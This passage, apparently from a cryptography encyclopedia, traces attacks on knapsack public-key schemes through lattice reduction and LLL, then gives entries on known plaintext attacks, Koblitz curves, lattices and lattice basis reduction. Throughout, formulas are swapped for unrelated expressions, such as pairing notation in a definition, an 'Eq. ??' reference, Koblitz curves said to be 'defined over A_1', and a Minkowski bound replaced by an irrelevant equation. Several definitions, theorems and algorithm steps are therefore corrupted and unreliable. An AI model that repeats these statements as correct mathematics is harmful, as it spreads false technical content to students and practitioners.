Around the same time Brickell cryptanalyzed low density knapsacks (Brickell, 1983a, 1984). A similar attack was independently found by Lagarias and Odlyzko (1983). To perform his attack, Brickell first generalized the Merkle–Hellman dominance condition. The integers he used may also be negative. Brickell called a *modular mapping* $* \; w \bmod m$ from **a** into **c** to have the *small sum* property if $c_i \equiv a_i w \bmod m$, and

$P_S \geq 1/\sqrt{n}$. He called mappings satisfying this property *SSMM*. Given $\alpha \in \mathbb{Z}_p$ one can easily calculate $E(\mathbb{F}_{13})$. This is done exactly as in the reverse Merkle–Hellman case. If the result is greater than $\sum_{c_i>0} c_i$ M is subtracted from it. He tries to find $n - 1$ such transformations all starting from the *public key* **a**. He can then solve a set of equations similar as in the ultimate scheme of Shamir (remark the difference in obtaining the matrix). To obtain such transformations in order to break, he uses the *LLL algorithm* choosing a special lattice. If all the *reduced lattice* basis vectors are short enough, he will succeed. This happens probably when the density is less than $1/\log_2 n$. In the other cases he uses some trick to transform the problem into one satisfying the previous condition. Arguments were given that this will succeed almost always when the density is less than 0.39. The low dense attack proposed by Lagarias and Odlyzko is expected to work when the density of the knapsack is less than 0.645. These attacks break the ultimate scheme of Shamir, because the density of the *public key* is small as a consequence of construction method of the *public key*.

Lagarias found some nice foundation for the attacks on the knapsack system, by discussing what he called *unusually good* simultaneous Diophantine approximations (Lagarias, 1984a). Lagarias used similar ideas (Lagarias, 1984b) to analyze Shamir's attack on the basic Merkle–Hellman scheme. The main result is that Shamir overlooked some problems, but nevertheless his attack works almost always.

Brickell, Lagarias, and Odlyzko performed an evaluation (Brickell et al., 1984) of the Adleman's attack on multiple iterated Merkle–Hellman and Graham–Shamir schemes. They concluded that his attack on the basic Graham–Shamir scheme works, but that the version to break iterated Merkle–Hellman or Graham–Shamir scheme failed. The main reason for it was that the *LLL algorithm* found the so-called undesired vectors, which could not be used to cryptanalyze the cited systems. Even in the case that only two transformations were applied (to construct the *public key*) his attack fails.

Karnin proposed in 1983 an improved time-memory-processor trade-off (Karnin, 1984) for the knapsack problem. The idea is related to *exhaustive key search* (Diffie and Hellman, 1977) and *Hellman's time-memory trade-off* (Hellman, 1980), in which an *exhaustive key search* is used to break the system using straightforward or more advanced ideas. The result has only theoretical value if the dimension of the knapsack system *n* is large.

In 1984 Goodman and McAuley proposed a small modification (Goodman and McAuley, 1985) to their previous system (McAuley and Goodman, 1983). In the new version some modulo transformation is applied.

Brickell proposed the same year how to cryptanalyze (Brickell, 1985a) the iterated Merkle–Hellman and Graham–Shamir scheme. As usual no proof is provided that the breaking algorithm works, arguments for the heuristics are described in Brickell (1985a). Several *public key*s were generated by the Merkle–Hellman and Graham–Shamir scheme and turned out to be breakable by Brickell's attack. Again the *LLL algorithm* is the driving part of the attack. First the cryptanalyst picks out a subset of the sequence corresponding with the *public key*. These elements are entered in a special way in the *LLL algorithm*. A reduced basis for that lattice is obtained. Then one calculates the linear relation between the old and new basis for the lattice. This last information will allow to decide whether the selected subset is "good." If it was not, one restarts at the beginning. If it was a good set, one can calculate the number of iterations that were used by the designer during the construction of the *public key*. Some calculation of determinants will then return an almost superincreasing sequence. Proceeding with almost superincreasing sequences was already discussed by Karnin and Hellman (1983) (remarkable is the contradiction in the conclusion of their paper and its use by Brickell!).

In October 1984, Odlyzko found an effective method to cryptanalyze the McAuley–Goodman and the Goodman–McAuley scheme, using mainly *gcd*'s (Odlyzko, personal communication).

Later on Brickell (1985b) was able to break with a similar idea as in Brickell (1985a) a lot of other knapsack schemes, e.g., the Desmedt–Vandewalle–Govaerts, the Davio, the Willett, the Petit, and the Goodman–McAuley. The attack affects also the security of the so-called general knapsack scheme.

At Eurocrypt 85 Di Porto (1985) presented two new knapsack schemes, which are very close to the Goodman–McAuley one. However they were broken during the same conference by Odlyzko.

The Case of Usual Knapsacks with Other Encryption Functions

Arazi proposed in 1979 a new knapsack based additive knapsack algorithm to protect the privacy of the message (Arazi, 1980). Its main difference with the Merkle–Hellman *encryption* is that random noise is used in the *encryption* function. The parameters which are chosen during the construction of the *public key* have to satisfy some properties (see Arazi 1980).

In 1983 Brickell also presented a new knapsack system (Brickell, 1983b), which is similar to the Arazi one.

Brickell declared one year later his new own scheme insecure, as a consequence of his attack on iterated knapsacks (Brickell, 1985a).

Chor and Rivest proposed in 1984 another knapsack based system (Chor and Rivest, 1985). The *encryption* process is very close to the one in the Merkle–Hellman scheme. The main difference in the *encryption* is that $\sum x_i \leq h$ for some given *h*. The trapdoor technique does not use a modular multiplication (as do almost all other knapsack schemes). The trapdoor uses the discrete log problem (Odlyzko, 1985; Pohlig and Hellman, 1978) (see also section "The Multiplicative Knapsack Scheme and Its History"). A study of possible attacks was done, but it turned out that by a good choice of parameters all attacks known at that moment could be avoided. New attacks were set up by the authors Chor and Rivest (1985) but this did not change the above conclusion.

In 1985 Brickell broke the Arazi knapsack system (Brickell, 1985b). Cooper and Patterson (1985) proposed also in 1985 some new trapdoor knapsack algorithm, which can however be cryptanalyzed by Brickell (1985b). The same attack of Brickell can break this knapsack as well as the Lagger knapsack (Lagger).

Since 1985 interested in *public key* knapsacks vanished almost completely. In 1998 the Chor-Rivest scheme was finally cryptanalyzed (Vaudenay, 1998).

Additive knapsacks have been suggested as an encryption scheme to be remain secure after the construction of a powerful quantum computer (Okamoto et al., 2000). The decryption is based on the concept of multiplicative knapsack and requires a quantum computer.

The Multiplicative Knapsack Scheme and Its History

The so-called *multiplicative* knapsack here uses exactly the same *encryption* function as the Merkle–Hellman additive knapsack scheme. However the

trapdoor is completely different in nature, because it is mainly based on a transformation from an additive knapsack problem into a *multiplicative* one. It was presented by Merkle and Hellman in their original paper (Merkle and Hellman, 1978).

Let us first explain the construction of the *public key*. One chooses n relative prime positive numbers (p_1, p_2, …, p_n), some prime q, such that $q - 1$ has only small primes and such that

$$q > \prod_{i=1}^{n} p_i \tag{10}$$

and some primitive root b modulo q. One then finds integers a_i, where $1 \leq a_i \leq q - 1$, such that $g, \hat{g}, a, \hat{a} \in G$. So, a_i is the discrete logarithms of p_i base b modulo q. This explains why $q - 1$ was chosen as the product of small primes, since the *Pohlig-Hellman algorithm* can calculate easily these discrete logarithms in that case (Pohlig and Hellman, 1978).

To decrypt one calculates $S' = b^S \bmod q$, because $b^S = b^{\sum x_i \cdot a_i} = \prod b^{x_i \cdot a_i} = \prod p_i^{x_i} \bmod q$. The last equality is a consequence of the condition in Eq. 10. One can easily find the corresponding **x** starting from S', using the fact that the numbers p_i are relative prime. This last point is important, because in the general case the subset product problem is NP-complete (Garey and Johnson, 1979).

This scheme can be cryptanalyzed by a low dense attack (Brickell, 1984; Lagarias and Odlyzko, 1983). However the disadvantage is that it requires a separate run of the *lattice reduction algorithm* (which takes at least on the order of n^4 operations) to attack each n bit message. To overcome that problem, Odlyzko tried another attack (Odlyzko, 1984). Herein he starts from the assumption that some of the p_i are known. He then tries to find q and b. He also assumes that b, q and the a_i consist of approximately m bits. His attack will take a polynomial time if $y_2, \ldots, y_n \in \mathbb{Z}_p$. Also in this attack the *LLL algorithm* is the driving force. A special choice (Odlyzko, 1984) of the lattice is used to attack the system. Once the b and q were found the cryptanalyst can as easily cryptanalyze *ciphertext*s as the receiver can decrypt them.

The Trapdoor Knapsack Schemes to Protect Signatures and Authenticity

To make a *signature* the sender applies the *decryption* function on the *plaintext*. From this point of view it is easy to understand that the higher discussed knapsack schemes are not well suited for this purpose. Indeed if the *decryption* function is not "enough" (pseudo) invertible the sender has to perform other trials in order to generate a *signature*. Such a scheme was presented in the original Merkle–Hellman paper (Merkle and Hellman, 1978). Shamir suggested a more practical one (Shamir, 1978) in 1978.

In 1982 Schöbi and Massey proposed another version of Schöbi and Massey (1983) as a fast *signature* scheme.

In 1982 –1983 Odlyzko broke (Odlyzko, 1984) the Shamir's fast *signature* and the Schöbi–Massey one. Here also the *LLL algorithm* plays an important role.

Some Details

A small encyclopedia is required to discuss all schemes, weaknesses, and attacks in detail. Only three issues are discussed in more depth, being: (i) why the Merkle–Hellman transformation leads to the possibility of more than one *decryption* key to break, (ii) the *LLL algorithm*, and (iii) its use in the low density attack of Brickell.

The Existence of Infinitely Many Decryption Keys

Let us focus on the basic Merkle–Hellman scheme. Suppose w^{-1} and m correspond with the reverse Merkle–Hellman transformation and that x'_1 was the used superincreasing sequence. It is demonstrated that other values allow to break (call these V, M, and $|/\ $). In order to analyze for which V and M Eqs. 3, 4, and 5 (see also Eq. 6) hold let us reformulate the Merkle–Hellman transformation in terms of *linear inequalities*.
$(\mathrm{mpk}, ID^\star, \sigma^\star) = 1.$ and $P\left[L|K=k\right]$ can be reformulated into:

$$0 < a''_i = (a_i \cdot V - s_i \cdot M) < M, \quad s_i \text{ integer}. \tag{11}$$

Remark that s_i is equal to $\lfloor (a_i \cdot V)/M \rfloor$ with $\lfloor \cdot \rfloor$ the floor function.

Using Eq. 11 the conditions in Eqs. 3, 4, and 5 (see also Eq. 6) and the condition of superincreasing of $\mathbf{a}''$ can be expressed as *linear inequalities*

on *V*/*M*:

$$\text{Eq. ?? gives :} \qquad \frac{s_i}{a_i} < \frac{V}{M} < \frac{1+s_i}{a_i} \leq 1 \tag{12}$$

$$\text{Eq. ?? gives :} \qquad \frac{V}{M} < \frac{1+\sum_{i=1}^{n} s_i}{\sum_{i=1}^{n} a_i} \tag{13}$$

the condition requiring **a**″ be superincreasinggives for all *j*, with $2 \leq j \leq n$:

$$\text{if } a_j < \sum_{i=1}^{j-1} a_i : \frac{V}{M} < \frac{s_j - \sum_{i=1}^{j-1} s_i}{a_j - \sum_{i=1}^{j-1} a_i} \tag{14}$$

$$\text{if } a_j > \sum_{i=1}^{j-1} a_i : \quad \frac{V}{M} > \frac{s_j - \sum_{i=1}^{j-1} s_i}{a_j - \sum_{i=1}^{j-1} a_i}. \tag{15}$$

Observe that the condition in Eq. 4 does not impose an extra condition on the ratio *V*/*M*. Indeed, for any *V*/*M* which satisfies the conditions in Eqs. 12, 13, and 14 one can take coprime *V*, *M* in order to satisfy Eq. 4.

Theorem 1 *For each encryption key* $(a_1, a_2, \ldots, a_n)$ *constructed using Eqs.*3, 4, *and*5*from a superincreasing sequence* $\mathbb{F}_q \cdot , a'_2 , \ldots , \mathbb{F}_{q^n}$ *, there exist infinitely many superincreasing sequences satisfying the conditions in Eqs.*3, 4, *and*5.

Proof The conditions Eqs. 3, 5 and superincreasing reformulated as Eqs. 12, 13, 15, and 14 can be summarized as: $L < \frac{V}{M} < U$, where *L* and *U* are

rational numbers. Since there exists a superincreasing *decryption* key, which satisfies Eqs. 3, 4, and 5 there exists an L and U such that $L < U$. So, infinitely many (V, M) satisfy the bound conditions and the condition that $gcd(V, M) = 1$. □

It is easy to generalize Theorem 1 to knapsack sequences **a** obtained by multiple Merkle–Hellman transformations (Desmedt et al., 1982a,b; ?; Eier and Lagger, 1983).

The LLL Algorithm

First define a *lattice* (in the geometrical sense of the word).

Definition 3 Let $(\mathbf{v}^1, \ldots, \mathbf{v}^n)$ be a linearly independent set of real vectors in a n-dimensional real Euclidean space. The set $\{u_1\mathbf{v}^1 + \cdots + u_n\mathbf{v}^n \mid u_1, \ldots, u_n \in Z\}$ is called the *lattice* with basis $(\mathbf{v}_1, \ldots, \mathbf{v}_n)$.

Theorem 2 *Let* $(\mathbf{v}^1, \ldots, \mathbf{v}^n)$ *be a basis of a lattice L and let* $\mathbf{v}'^i$ *be the points*

$$\mathbf{v}'^i = \sum_j z_j^i \mathbf{v}^j \qquad \text{for} \qquad (1 \le i \le n)$$
$$\text{and} \quad (1 \le j \le n),$$

where c_i^j *are integers, then the set* $(\mathbf{v}'^1, \ldots, \mathbf{v}'^n)$ *is also a base for the same lattice L, if and only if* $\det(z_j^i) = \pm 1$ *. An integer matrix Z with* $\det(z_j^i) = \pm 1$ *is called a unimodular matrix.*

Proof See Cassels (1971). □

As a consequence of Theorem 2 $(Z_{26} \to [\mathbb{Z}_{10} \backslash \{0\}]^2$ is independent of a particular basis for the *lattice*.

For a *lattice L* there does not necessarily exist a set of n vectors that form an orthogonal basis for the *lattice*. The Lenstra Lenstra Lovasz (LLL (Lenstra et al., 1982, pp. 515–525)) algorithm finds in polynomial time a basis for a *lattice L*, which is nearly orthogonal with respect to a certain measure of non-orthogonality. The *LLL algorithm* does however not find in

general the most orthogonal set of n independent vectors. As a consequence of Theorem 2 it finds short (probably not the shortest) vectors. A basis is called *reduced* if it contains relatively short vectors.

Let us briefly describe LLL. Let $\mathbf{v}_1, \mathbf{v}_2, \ldots, \mathbf{v}_n$ belong to the n-dimensional real vector space. To initialize the algorithm an orthogonal real basis α_i' is calculated, together with μ_j^i $(1 \le j < i \le n)$, such that

$$\mathbf{v}_i' = \mathbf{v}_i - \sum_{j=1}^{i-1} \mu_j^i \mathbf{v}_j' \tag{16}$$

$$S^j \equiv \sum_{i=1}^{n} x_i a_i^j \bmod m \tag{17}$$

where $(\cdot, \cdot)$ denotes the ordinary inner (scalar) product. In the course of the algorithm the vectors $\mathbf{v}_1, \mathbf{v}_2, \ldots, \mathbf{v}_n$ will be changed several times but will always remain a basis for L. After every *change* the α_i' and μ_j^i are *updated* using Eqs. 16 and 17. A current subscript k is used during the algorithm. LLL starts with $k = 2$. If $k = n + 1$ it terminates. Suppose now $k \le n$, then check that $\tilde{D} \leftarrow \mathscr{S}(1^N)$ if $k > 1$. If this does not hold, let r be the integer nearest to $\tilde{O}(q)$, and *replace* $\mathbf{v}_k$ by $\mathbf{v}_k - r\,\mathbf{v}_{k-1}$, (do not forget the update). Next *two cases* are distinguished. Suppose that $k \ge 2$ and $|\mathbf{v}_k' + \mu_{k-1}^k \mathbf{v}_{k-1}'|^2 < (3/4)|\mathbf{v}_{k-1}'|^2$, then *interchange* $\mathbf{v}_{k-1}$ and $\mathbf{v}_k$, (do not forget the update), afterwards replace k by $k - 1$ and restart. In the *other case*

$$|\mu_j^k| \le \frac{1}{2} \qquad \text{for} \qquad 1 \le j \le k-1. \tag{18}$$

If the condition in Eq. 18 does not hold, then let l be the largest index $< k$ with $\mu_l^k > 1/2$, let r be the nearest to z_0^R and *replace* $\mathbf{b}_k$ by $\mathbf{b}_k - r\,\mathbf{b}_l$, (do not forget the update), repeat until the conditions Eq. 18 hold, afterwards replace k by $k + 1$ and restart. Remark that if the case $k = 1$ appears one replaces it by $k = 2$.

The Use of the LLL Algorithm in Brickell's Low Dense Attack

In section "The Trials to Avoid Weaknesses and Attacks for the Class of Usual Knapsacks" *Brickell's low dense attack* is discussed. The concept of *SSMM* is introduced and a sketch of *Brickell's low dense attack* is given.

Remember also that if the density is not low enough ($o(\log(n/c))$) it has to be artificially lowered. The case that is indeed low enough is discussed. This last part is always used as the main technique of the breaking algorithm.

The breaking is based on Theorem 3. Hereto define *short enough vector*.

Definition 4 A vector **c** in a *lattice L* is called short enough related to a_1 if

$$\sum_{i=2}^{n} |c_i'| < a_1,$$

where $\mathrm{ord}(g)$ and $q \leftarrow \mathscr{S}()$ for $2 \le i \le n$.

Theorem 3 *If all vectors in the reduced basis for the lattice, with basis vectors* $\mathbf{t}^i$ *defined in Eq.*19*, are short enough related to* a_1*, then find* $n-1$ *independent SSMM for* $a_1, \ldots, a_n$.

$$\begin{array}{rcccccc} \mathbf{t}^1 & = & (1 & na_2 & na_3 & na_4 & \ldots & na_n) \\ \mathbf{t}^2 & = & (0 & na_1 & 0 & 0 & \ldots & 0) \\ \mathbf{t}^3 & = & (0 & 0 & na_1 & 0 & \ldots & 0) \\ \mathbf{t}^4 & = & (0 & 0 & 0 & na_1 & \ldots & 0) \\ \vdots & & \vdots & \vdots & \vdots & \vdots & \ddots & \vdots \\ \mathbf{t}^n & = & (0 & 0 & 0 & 0 & \ldots & na_1) \end{array} . \tag{19}$$

Proof Call the vectors of the reduced basis $\mathbf{v}^1, \mathbf{v}^2, \ldots, \mathbf{v}^n$. A modular mapping by $\{T_{A,B}\}_{K_B}$ that has the small sum property (see section "The Trials to Avoid Weaknesses and Attacks for the Class of Usual Knapsacks") is proved. Since $\mathbf{v}^j$ is an integral linear combination of the vectors in Eq. 19, there exist integers $(y_1^j, \ldots, y_n^j)$ such that $z^j = z_0^j$ and $v_i^j = y_i^j n a_1 + y_1^j n a_i$ for $2 \le i \le n$. Since n divides a_i^j let $u_i^j = v_i^j / n$ for $2 \le i \le n$. This implies evidently that $0 \equiv a_1 y_1^j$ and $u_i^j \equiv a_i y_1^j$ for $2 \le i \le n$. As a consequence of the short enough property, there is the small sum property.

The independence of the $n - 1$ vectors so obtained with SSMM is then easy to prove. □

Arguments are given in Brickell (1984) that the condition in Theorem 3 is almost satisfied if the density is low enough.

Conclusion

The *encryption* in the Merkle–Hellman knapsack is based on NP-completeness, however, its trapdoor was not. In secure *public key* cryptosystems the *encryption* process must be hard to invert but it must also be hard to find the original trapdoor *or another trapdoor*. Non-*public key* use of knapsack was investigated, e.g., in Schaumuller–Bichl (1982) and Desmedt et al. (1982c).

For further details on the research on *public key* knapsack before 1992, consult Brickell and Odlyzko (1992).

Known Plaintext Attack

Alex Biryukov[35] ✉

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Known plaintext attack is a scenario in which the attacker has access to pairs (P_i, C_i), $i = 1, \ldots, N$ of known plaintexts and their corresponding ciphertexts. This attack is considered to be highly practical, especially if the amount of pairs N is not too large. This attack scenario is more practical than the *chosen* plaintext attack. *Probable word* method which is a popular technique for solving classical *simple substitution* or *transposition* ciphers is an example of a known-plaintext attack. Another example is the cryptanalysis of the German Enigma cipher (crypto machines or (Deavours and Kruh 1985)) using the so-called bombs. It relied heavily on properly guessed opening words of the cryptograms (which were at the time called *cribs*). One of the most popular cribs was “Nothing to report.” In modern cryptography, linear cryptanalysis is a typical example of a known plaintext attack.

Anomalous binary curves

Definition

Koblitz curves are elliptic curves defined over $\mathbb{A}_1$.

Background

Koblitz curves, also known as *anomalous binary curves*, were proposed by Koblitz (1992) for cryptographic use. Compared to *random binary curves*, significantly faster point multiplication methods are available.

Application

Elliptic curves $E_a : y^2 + xy = x^3 + ax^2 + 1$ defined over $\mathbb{A}_1$ (with $a \in \{0, 1\}$), known as Koblitz curves, permit computationally attractive point multiplication algorithms that replace point doubling by inexpensive field squaring operations. The basic strategy is outlined here; see Solinas (2000) for details.

Let $m > 0$ be an integer. Given a point $P_S = 1 - \delta_A(V),$, the *Frobenius map* $\tau : (x, y) \mapsto (x^2, y^2)$ gives another point in $\alpha \in \mathbb{F}_{q^m}$, and this mapping can be exploited in point multiplication. The incentive is the low cost of squaring in binary fields compared with general multiplication. A point multiplication kP, where k is an integer and $P \in E_a(\mathbb{F}_{2^m})$, can be written as $kP = \sum_{i=0}^{\ell-1} u_i \tau^i P$ where ℓ is approximately m and $u_i \in \{0, \pm 1\}$. Algorithms based on *double-and-add* are replaced by "τ-and-add" methods, i.e., expensive point doubling is replaced by an application of τ.

For cryptographic applications, it is desirable to choose m so that $H : \{0, 1\}^* \to \mathbb{G}$ with n prime and the *cofactor* h relatively small. The *NIST-recommended elliptic curves* include five Koblitz curves identified in Table 1, all with cofactor 2 or 4. Such curves are relatively rare—only 20 exist for $m \in [100, 600]$. The *entry on elliptic curves* notes that the group order is easily calculated for curves defined over subfields. Applied to Koblitz curves, $\#E_a(\mathbb{F}_{2^m}) = 2^m + 1 - V_m$ where V_i is obtained recursively as $V_i = V_1 V_{i-1} - 2V_{i-2}$ with $V_0 = 2$ and $V_1 = -1$ if $a = 0$ and $V_1 = 1$ if $a = 1$.

Koblitz Elliptic Curves, Table 1 Koblitz curves $E_a : y^2 + xy = x^3 + ax^2 + 1$ with almost-prime group order $\sum x_i \leq h$ and $m \in [100, 600]$. Entries marked "∗" identify the NIST-recommended curves

m	Curve	Cofactor	m	Curve	Cofactor
101	E_1	2	277	E_0	4
103	E_0	4	283∗	E_0	4
107	E_0	4	283	E_1	2
107	E_1	2	311	E_1	2
109	E_1	2	331	E_1	2
113	E_1	2	347	E_1	2
131	E_0	4	349	E_0	4

m	Curve	Cofactor	m	Curve	Cofactor
163*	E_1	2	359	E_1	2
233*	E_0	4	409*	E_0	4
239	E_0	4	571*	E_0	4

Point halving methods share strategy with Koblitz curves in the sense that point doubling is replaced by a less expensive operation. Halving applies to more curves; however, the acceleration is more dramatic in Koblitz curves. Estimates for point operations for curves over binary fields typically ignore the cost of field squarings, making an application of τ essentially "free," while a halving is estimated as comparable in cost to two field multiplications. The overall savings is throttled by the number of point additions.

For the NIST curves over binary fields, the estimates described in the *entry on point halving* using windowing methods (to reduce the number of point additions) with 4 points of precomputation give rough cost for kP as $(4 + 8⁄5)M$, $(2 + 9⁄5)M$, and $(8⁄5)M$ per bit of k, for methods based on double-and-add, halve-and-add, and τ-and-add, respectively, where M denotes the cost of a field multiplication.

Euclidean lattice; Geometry of numbers

Definition

In mathematics, the term *lattice* is used for two very different kinds of objects, arising, respectively, in order theory and number theory. Here, lattice always means a number-theoretical lattice. Informally speaking, a lattice is a regular infinite arrangement of points in n-dimensional space. More formally, a lattice is a discrete subgroup of $\mathbb{R}^n$.

Background

Lattices appeared in the nineteenth century in both crystallography and number theory. But in some sense, their study goes back to that of quadratic forms: Gauss (1840) made a connection between quadratic forms and lattices, which was further developed by Dirichlet (1850) and especially Minkowski (1896). Lattice theory is usually called *geometry of numbers* (Cassels 1971; Gruber and Lekkerkerker 1987; Siegel 1989), a name due to Minkowski (1896).

Theory

A lattice can be defined in many equivalent ways. To be precise, a few definitions need to be recalled. Let $\vec{x}, \vec{y} \in \mathbb{R}^n$ denote two row vectors (x_1, …, x_n) and (y_1, …, y_n) where the x_i's and the y_i's are real numbers (Vector Space). Let $\mathrm{ord}(g)$ denote the Euclidean inner product of $\vec{x}$ with $\vec{y}$: $(Z_{26} \to [\mathbb{Z}_{10} \backslash \{0\}]^2$. Let $\|\vec{x}\|$ denote the Euclidean norm of $\vec{x}$: $\|\vec{x}\| = \langle \vec{x}, \vec{x} \rangle^{1/2}$. A set of vectors $\left\{ \vec{b}_1, \ldots, \vec{b}_d \right\}$ are said to be $\mathbb{R}$-linearly independent if and only if any equality of the form $\epsilon(x) = \prod_{i:y_i \neq c_i} (x - a_i)$, where the μ_i's are real numbers,implies that the μ_i's are all zero. Then the two most usual definitions of a lattice are the following ones:

- A lattice is a discrete (additive) subgroup of $\mathbb{R}^n$, that is, a non-empty subset $L \subseteq \mathbb{R}^n$ such that $\vec{x} - \vec{y} \in L$ whenever $P \in E(\mathbb{F}_q)$ (i.e., the group axiom), and where there exists a real ρ > 0 such that the simultaneous conditions $k \in \mathcal{K}$ and $t, z \in \mathbb{Z}_p$ imply that $\vec{x}$ be zero. With this definition, it is obvious that $\mathbb{Z}^n$ is a lattice (the group axiom is satisfied, and $\rho = 1/2$ works), and that any subgroup of a lattice is a lattice.
- A lattice is the set of all integer linear combinations of some set of $\mathbb{R}$-linearly independent vectors of $\mathbb{R}^n$, that is if $\vec{b}_1, \ldots, \vec{b}_d$ are linearly independent, then $L = \left\{ \sum_{i=1}^{d} n_i \vec{b}_i \,\middle|\, n_i \in \mathbb{Z} \right\}$ is a lattice, and $\tilde{O}\left(q^{2-\frac{2}{d-2}}\right)$ is said to be a *basis* of L. With this definition, it is still obvious that $\mathbb{Z}^n$ is a lattice, but it is not clear that a subgroup of a lattice is still a lattice.

It is not difficult to prove that the above definitions are in fact equivalent (see Siegel 1989). To decide at first sight whether or not a given subset L of $\mathbb{R}^n$ is a lattice, the second definition is useful only when one already knows a potential basis, which is not necessary with the first definition. Both definitions suggest that lattices are discrete analogues of vector spaces: as a result, lattice theory bears much resemblance to linear algebra.

Lattice bases are not unique, but they all have the same number of elements, called the *dimension* or the *rank* of the lattice. Any lattice L of rank $d \geq 2$ has infinitely many bases. Indeed, one can see that to transform a lattice basis into another lattice basis, it is necessary and sufficient to apply a unimodular transformation, that is, a linear transformation represented by an integer matrix with determinant ±1. This implies that the d-dimensional volume of the parallelepiped spanned by a lattice basis only depends on the lattice, and not on the choice of the basis: it is called the *volume* or *determinant* of the lattice, denoted by $\mathrm{vol}(L)$ or $\det(L)$. By definition, it is equal to the square root of the following $d \times d$ determinant, where $\left(\vec{b}_1, \ldots, \vec{b}_d\right)$ is any basis of L:

$$\det\left(\left\langle \vec{b}_i, \vec{b}_j \right\rangle\right)_{1 \leq i,j \leq d} = \begin{vmatrix} \left\langle \vec{b}_1, \vec{b}_1 \right\rangle & \left\langle \vec{b}_1, \vec{b}_2 \right\rangle & \ldots & \left\langle \vec{b}_1, \vec{b}_d \right\rangle \\ \left\langle \vec{b}_2, \vec{b}_1 \right\rangle & \left\langle \vec{b}_2, \vec{b}_2 \right\rangle & \ldots & \left\langle \vec{b}_2, \vec{b}_d \right\rangle \\ \vdots & & \ddots & \vdots \\ \left\langle \vec{b}_d, \vec{b}_1 \right\rangle & \left\langle \vec{b}_d, \vec{b}_2 \right\rangle & \ldots & \left\langle \vec{b}_d, \vec{b}_d \right\rangle \end{vmatrix}.$$

The volume is useful to estimate the norm of lattice short vectors. More precisely, a classical theorem of Minkowski states that in any d-rank lattice L of $\mathbb{R}^n$, there is a nonzero vector $\vec{v} \in L$ such that $v_i^j = y_i^j n a_1 + y_1^j n a_i$. And this upper bound is optimal (up to a constant) in the worst case in the following sense: there exists $C > 0$ such that for all integer $d \geq 1$, there exists a d-rank lattice L of $\mathbb{R}^d$ such that for all nonzero $\vec{v} \in L$, the inequality $\|\vec{v}\| \geq C\sqrt{d}\mathrm{vol}(L)^{1/d}$ holds.

Applications

Lattices are classical objects of number theory, which have many applications in mathematics and computer science: see (Grötschel et al. 1993; Nguyen and Vallée 2009). In particular, they are widely used in public-key cryptology, both in cryptanalysis and cryptographic design: see (Micciancio and Goldwasser 2002; Nguyen and Stern 2001; Nguyen and Vallée 2009) and the entries on lattice-based cryptography, NTRU, and lattice reduction.

By definition, any subgroup of $\mathbb{Z}^n$ is a lattice, and such lattices are the main ones used in computer science.

Lattice basis reduction

Definition

Among all the bases of a lattice, some are more useful than others. The goal of *lattice reduction* (also known as *lattice basis reduction*) is to find interesting bases, such as bases consisting of vectors which are relatively short and almost orthogonal. From a mathematical point of view, one is interested in proving the existence of at least one basis (in an arbitrary lattice) satisfying strong properties. From a computational point of view, one is rather interested in computing such bases in a reasonable time, given an arbitrary basis. In practice, one often has to settle for a trade-off between the quality of the basis and the running time.

Background

Lattice reduction goes back to the reduction theory of quadratic forms, initiated by Lagrange (1773), Gauss (1801), and Hermite (1850). Indeed, there is a natural relationship between lattices and positive definite quadratic forms, as first noted by Gauss (1840), and later developed by Dirichlet (1850) and especially Minkowski (1896).

A classical fact of bilinear algebra states that any finite-dimensional Euclidean space has an orthogonal basis, that is, a basis consisting of vectors which are pairwise orthogonal. Such bases are very useful, so it is natural to ask whether such bases also exist for lattices. Unfortunately, a lattice does not have in general an orthogonal basis. The goal of lattice reduction is to circumvent this problem.

Theory

Interesting lattice bases are called *reduced*, but there are many different notions of reduction, such as those of *Minkowski*, *Hermite–Korkine–Zolotarev*, *Lenstra–Lenstra–Lovász*, *etc*. Typically, a reduced basis is made of vectors which are relatively short and almost orthogonal. To explain what relatively short means, the so-called *successive minima* of a lattice are now defined.

The intersection of a d-dimensional lattice $L \subseteq \mathbb{R}^n$ with any bounded subset of $\mathbb{R}^n$ is always finite. It follows that there is a shortest nonzero vector in L, that is, there is $\mathbf{v} \in L\backslash\{0\}$ such that $\|\mathbf{u}\| \geq \|\mathbf{v}\|$ for all $\mathbf{u} \in L\backslash\{0\}$. Such a vector is not unique, but all such vectors must have the same norm. The first minimum of L is thus defined as $\lambda_1(L) = \|\mathbf{v}\|$. Note that if $\mathbf{v}$ is a shortest vector, then $-\mathbf{v}$ is also short but is not very interesting. To avoid such problems, one defines the successive minima as follows. For any integer k such that $1 \leq k \leq d$, the k-th successive minimum of L, denoted by $\lambda_k(L)$, is the radius of the smallest hyperball centered at the origin and containing at least k linearly independent vectors of L. The successive minima can be defined with respect to any norm, but the Euclidean norm is the most common.

One can show that there are linearly independent vectors $\mathbf{v}_1, \ldots, \mathbf{v}_d$ in L such that $\|\mathbf{v}_i\| = \lambda_i(L)$ for all $1 \leq i \leq d$. Surprisingly, as soon as $d \geq 4$, such vectors may not form a basis of L: the integral linear combinations of the $\mathbf{v}_i$'s may span a strict subset of L. Furthermore, as soon as $d \geq 5$, there may not exist a basis reaching simultaneously all the minima: there exist d-dimensional lattices such that for all bases $(\mathbf{b}_1, \ldots, \mathbf{b}_d)$, $\|\mathbf{b}_i\| \neq \lambda_i(L)$ for at least some i. This is one of the reasons why there is no definition of reduction which is obviously better than all the others: for instance, one basis may minimize the maximum of the vector norms, while another

minimizes the product of the norms, and it is not clear if one is better than the other. A reduced basis should have relatively short vectors in the sense that the *i*-th vector of the basis is not far away from the *i*-th minimum $\lambda_i(L)$, that is, $\|\mathbf{b}_i\|/\lambda_i(L)$ can be upper bounded.

